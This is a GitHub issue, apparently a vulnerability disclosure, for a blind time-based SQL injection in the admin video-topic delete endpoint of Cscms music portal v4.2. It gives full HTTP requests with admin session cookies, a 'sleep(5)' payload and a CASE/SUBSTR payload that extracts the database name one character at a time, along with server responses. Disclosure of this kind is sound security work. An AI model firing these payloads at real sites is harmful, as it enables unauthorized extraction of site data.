

New issue

[Jump to bottom](#)

SQL injection vulnerability exists in Cscms music portal system v4.2 #36


Open Am1azi3ng opened this issue on Apr 19 · 0 comments

Am1azi3ng commented on Apr 19

Details

there is a Injection vulnerability exists in vod_Topic.php_del

The administrator needs to add a video theme after logging in. SQL injection vulnerability is generated when deleting the video theme. The constructed malicious payload is as follows



```
POST /admin.php/vod/admin/topic/del HTTP/1.1
Host: cscms.test
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://cscms.test/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_session=3lvkrqraebntvb76ecdifg0j6vl1bpl; cscms_admin_id=3HtLFUmqgin4;
```

Content-Length: 13

id=(sleep(5))

The screenshot shows a web browser window with a request and response pane. The request is a POST to /admin.php/vod/admin/topic/del with a payload containing a sleep(5) command. The response is a 200 OK status with a Content-Length of 118.

Request:

```
1 POST /admin.php/vod/admin/topic/del HTTP/1.1
2 Host: csoms.test
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://csoms.test/admin.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: csoms_session=3lvkrqraebntvb76ecdifg0j6v11bpl; csoms_admin_id=3HtLFUmqgin4; csoms_admin_login=6HNRwKPigz152FN9C4hmVh0Kf4oyGo1B1NzjjyeMF3fURy57grmVzbA; XDEBUG_SESSION=PHPSTORM
10 Connection: close
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 13
13
14 id=(sleep(5))
```

Response:

```
1 HTTP/1.1 200 OK
2 Date: Mon, 07 Mar 2022 08:16:26 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/5.6.9
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 X-Generator: Csoms v4 (http://www.chshoms.com)
9 Set-Cookie: csoms_session=cjfa6n2tghcjtbfp5tblg2d2im1d8b5a; expires=Mon, 07-Mar-2022 08:52:00 GMT
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12 Content-Length: 118
13
14 {"error":0,"info":{"url":"\\admin.php\\vod\\admin\\topic?v=801"},"msg":{"url":"\\admin.php\\vod\\admin\\topic?v=801"}}
```

You can see that success makes the server sleep
Construct payload to guess the database


The screenshot shows a web browser window with a request and response pane. The request is a POST to /admin.php/vod/admin/topic/del with a payload containing a sleep(5) command. The response is a 200 OK status with a Content-Length of 118.

Request:

```
1 POST /admin.php/vod/admin/topic/del HTTP/1.1
2 Host: csoms.test
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://csoms.test/admin.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: csoms_session=3lvkrqraebntvb76ecdifg0j6v11bpl; csoms_admin_id=3HtLFUmqgin4; csoms_admin_login=6HNRwKPigz152FN9C4hmVh0Kf4oyGo1B1NzjjyeMF3fURy57grmVzbA; XDEBUG_SESSION=PHPSTORM
10 Connection: close
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 93
13
14 id=(case(1)when(ascii(substr((select(database())from(1)for(1)))=99)then(sleep(5))else(1)end)
```

Response:

```
1 HTTP/1.1 200 OK
2 Date: Mon, 07 Mar 2022 08:17:28 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/5.6.9
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 X-Generator: Csoms v4 (http://www.chshoms.com)
9 Set-Cookie: csoms_session=unio3ljfms0a21m73vtuioh3e9lBndr; expires=Mon, 07-Mar-2022 08:52:00 GMT
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12 Content-Length: 118
13
14 {"error":0,"info":{"url":"\\admin.php\\vod\\admin\\topic?v=654"},"msg":{"url":"\\admin.php\\vod\\admin\\topic?v=654"}}
```



There is blind SQL injection. Because the database name is "cscms", the string returned by select database() starts with 'C', substr ((select + database()), 1,1) = 'C' is true, and the verification is correct

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

